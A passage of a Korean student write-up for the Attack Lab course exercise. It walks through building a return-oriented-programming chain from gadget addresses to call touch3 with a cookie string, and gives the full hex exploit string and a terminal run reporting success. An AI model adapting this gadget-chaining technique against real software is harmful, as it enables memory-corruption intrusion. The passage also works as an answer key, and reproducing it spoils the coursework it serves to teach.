그리고는 %rax에 %rsp로부터의 상대적인 offset 값을 넣어준다.

- popq %rax (58): 4018e8+3

```
00000000004018e8 <getval_492>:
4018e8:      b8 d7 83 58 c3      mov     $0xc35883d7,%eax
4018ed:      c3                    retq
```

eb 18 40 00 00 00 00 00

- offset은 48으로 설정하였다.

48 00 00 00 00 00 00 00

```
0000000000401901 <add_xy>:
401901:      48 8d 04 37      lea     (%rdi,%rsi,1),%rax
401905:      c3                    retq
```

add_xy에 알맞은 인자를 넘겨주도록 레지스터의 값을 넘겨주는 작업이 필요하다.

- movl %eax, %edx (89 c2): 4019ad+2 (20 db는 functional nop)

```
00000000004019ad <setval_352>:
4019ad:      c7 07 89 c2 20 db      movl    $0xdb20c289, (%rdi)
4019b3:      c3                    retq
```

af 19 40 00 00 00 00 00

- movl %edx, %ecx (89 d1): 401906+1 (84 c0은 functional nop)

```
0000000000401906 <getval_440>:
401906:    b8 89 d1 84 c0      mov     $0xc084d189,%eax
40190b:    c3                  retq
```

07 19 40 00 00 00 00 00

- movl %ecx, %esi (89 ce): 401934+2

```
0000000000401934 <setval_491>:
401934:    c7 07 89 ce 90 90   movl    $0x9090ce89,(%rdi)
40193a:    c3                  retq
```

36 19 40 00 00 00 00 00

- %rsi에 알맞게 offset 값까지 넘겨주었으니 add_xy를 호출해야한다. add_xy함수의 시작주소를 넣어준다.

```
0000000000401901 <add_xy>:
401901:    48 8d 04 37          lea     (%rdi,%rsi,1),%rax
401905:    c3                  retq
```

01 19 40 00 00 00 00 00

add_xy함수가 끝나면 %rax를 다시 %rdi로 옮겨준 다음 touch3을 호출해야한다.

- movq %rax, %rdi (48 89 c7): 4018d3+2

```
00000000004018d3 <addval_118>:
4018d3:    8d 87 48 89 c7 90   lea     -0x6f3876b8(%rdi),%eax
4018d9:    c3                  retq
```

d5 18 40 00 00 00 00 00

- touch3을 실행할 수 있도록 시작주소를 넣는다.

38 18 40 00 00 00 00 00 #touch3의 시작주소

- 가장 마지막에는 cookie 문자열을 넣어준다.

35 63 64 36 31 65 66 31 #cookie 문자열의 값

00

정리한 최종 값을 rtarget3.txt에 저장한 다음 rtarget을 실행한다.

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
59 19 40 00 00 00 00 00
d5 18 40 00 00 00 00 00
eb 18 40 00 00 00 00 00
48 00 00 00 00 00 00 00
af 19 40 00 00 00 00 00
07 19 40 00 00 00 00 00
36 19 40 00 00 00 00 00
01 19 40 00 00 00 00 00
d5 18 40 00 00 00 00 00
38 18 40 00 00 00 00 00
35 63 64 36 31 65 66 31
00

```

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
59 19 40 00 00 00 00 00
d5 18 40 00 00 00 00 00
eb 18 40 00 00 00 00 00
48 00 00 00 00 00 00 00
af 19 40 00 00 00 00 00
07 19 40 00 00 00 00 00
36 19 40 00 00 00 00 00
01 19 40 00 00 00 00 00
d5 18 40 00 00 00 00 00
38 18 40 00 00 00 00 00
35 63 64 36 31 65 66 31
00
~

```

```

[kimyujin1224@programming2 target82]$ cat rtarget3.txt | ./hex2raw | ./rtarget
Cookie: 0x5cd61ef1
Type string:Touch3!: You called touch3("5cd61ef1")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!

```

성공적으로 touch3을 호출하였음을 확인할 수 있다.

이렇게 Phase 1부터 Phase 5까지 모두 완료하였다. 아래는 정답 txt 파일 및 푸는 과정 중에 생성한 파일들을 각각 디렉토리로 분류한 모습이다.

```

[kimyujin1224@programming2 target82]$ ls
README.txt  cookie.txt  ctarget  ctargetdisas.txt  farm.c  hex2raw  phase1  phase2  phase3  phase4  phase5  rtarget  rtargetdisas.txt

```